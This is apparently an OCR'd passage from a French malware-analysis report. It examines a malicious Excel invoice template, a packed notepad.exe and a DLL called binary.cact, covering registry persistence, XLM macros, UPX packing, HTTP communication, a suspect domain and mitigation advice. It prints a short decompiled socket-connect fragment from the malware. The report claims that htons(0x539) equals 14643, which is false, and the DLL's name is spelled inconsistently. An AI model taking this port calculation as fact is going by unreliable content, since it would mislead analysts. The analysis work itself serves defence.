
Dans cette partie, nous allons examiner les fichiers que nous avons identifiés précédemment, mais que nous n'avons pas encore analysés en profondeur. L'objectif est de mieux comprendre les mécanismes de persistance du malware et d'analyser tous les éléments qui pourraient nous fournir des informations supplémentaires sur son fonctionnement.

```
┌──(stage㉿kali23)-[~/Desktop/test/file1/Binary]
└─$ file Binary.cact
Binary.cact: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, 5 sections
```

Le fichier n'étant pas compressé, nous avons directement utilisé Ghidra pour l'analyser. Comme précédemment, nous avons examiné les éléments présents dans le fichier. Nous avons remarqué qu'il y avait davantage de références à la fonction CloseKey par rapport à celles trouvées dans le fichier notepad.exe.

# VII. Identification des Canaux de Communication

- **Protocole utilisé** : HTTP, mis en œuvre par le fichier binary.cact.




- **Adresses IP ou domaines contactés** : Le fichier binary.cact établit des communications avec des domaines tels que Google Analytics.

- **Port de communication** : L'analyse des sockets révèle que le fichier binary.cact utilise le port 14643

```
iVar1 = socket(2,1);
if (iVar1 != -1) {
  htons(0x539);
  iVar2 = connect(iVar1,&stack0xfffffe38,0x10);
```

**htons :**
Fonction qui convertit un nombre entier de 16 bits (généralement un port ou une adresse) de l'ordre des octets de l'hôte (endian) à l'ordre des octets du réseau (big-endian).

htons(0x539) = 14643

# VIII. Rôles des fichiers découverts lors de la compromission

**Fichiers exécutables** : Le fichier notepad.exe est identifié comme un exécutable.

**Fichiers responsables de téléchargement, communication ou persistance** : Le fichier notepad.exe semble servir de point d'entrée pour exécuter le fichier binary.catc, qui est responsable des communications (via HTTP) et possiblement des téléchargements.

**Interaction entre les fichiers** : Les deux fichiers collaborent pour accomplir l'attaque. binary.catc utilise le protocole HTTP, potentiellement pour télécharger d'autres malwares, tandis que des mécanismes observés dans notepad.exe pourraient lancer ces malwares pour assurer leur exécution.

# IX. Conclusion

L'analyse approfondie du fichier suspect Template_Facture_AFLOP.xls et des éléments associés a révélé des comportements malveillants avancés exploitant des mécanismes de persistance, des canaux de communication spécifiques, et des techniques de dissimulation.

Voici un résumé des principales découvertes et des recommandations pour atténuer la menace :

## Découvertes principales

1. **Mécanismes de persistance :**
   Le malware utilise des API Windows telles que RegSetValueEx() et CreateKey pour insérer des clés dans le registre, assurant ainsi son exécution automatique au démarrage du système. Des fichiers compressés, comme notepad.exe, ont été identifiés et utilisés pour maintenir une présence persistante.

2. **Canaux de communication :**

   Le fichier binary.cact établit des connexions via le protocole HTTP, utilisant le port 14643. Ces connexions peuvent servir à télécharger des charges

utiles supplémentaires ou à exfiltrer des données vers des domaines suspects, notamment share.gotohack.io

3. **Techniques de dissimulation :**
    - Utilisation de macros Excel 4.0 (XLM), souvent difficiles à détecter avec des analyses classiques.
    - Compression de fichiers avec UPX pour masquer le code malveillant et réduire la visibilité des segments critiques.

## Recommandations

1. **Isolation et suppression des fichiers infectés :**
    - Supprimer immédiatement les fichiers suspects (Template_Facture_AFLOP.xls, notepad.exe, et binary.cact) des systèmes affectés.
    - Nettoyer les clés de registre malveillantes identifiées.

2. **Renforcement de la sécurité :**
    - Désactiver l'exécution automatique des macros Excel sur l'ensemble des postes de travail.
    - Mettre en place des solutions EDR (Endpoint Detection and Response) pour détecter et bloquer des comportements similaires.

3. **Surveillance et analyse des communications :**
    - Bloquer les connexions vers l'URL et les domaines suspects associés.
    - Surveiller les ports inhabituels (comme le port 14643) pour toute activité anormale.

4. **Mise à jour et sensibilisation :**
    - Appliquer les mises à jour de sécurité sur les systèmes Windows pour combler les failles utilisées par le malware.
    - Former les utilisateurs à identifier et éviter les fichiers et liens potentiellement malveillants.
    - Il faut toujours mettre à jour les logiciels afin d'éviter l'exploitation des failles présentes dans des anciennes versions de ces derniers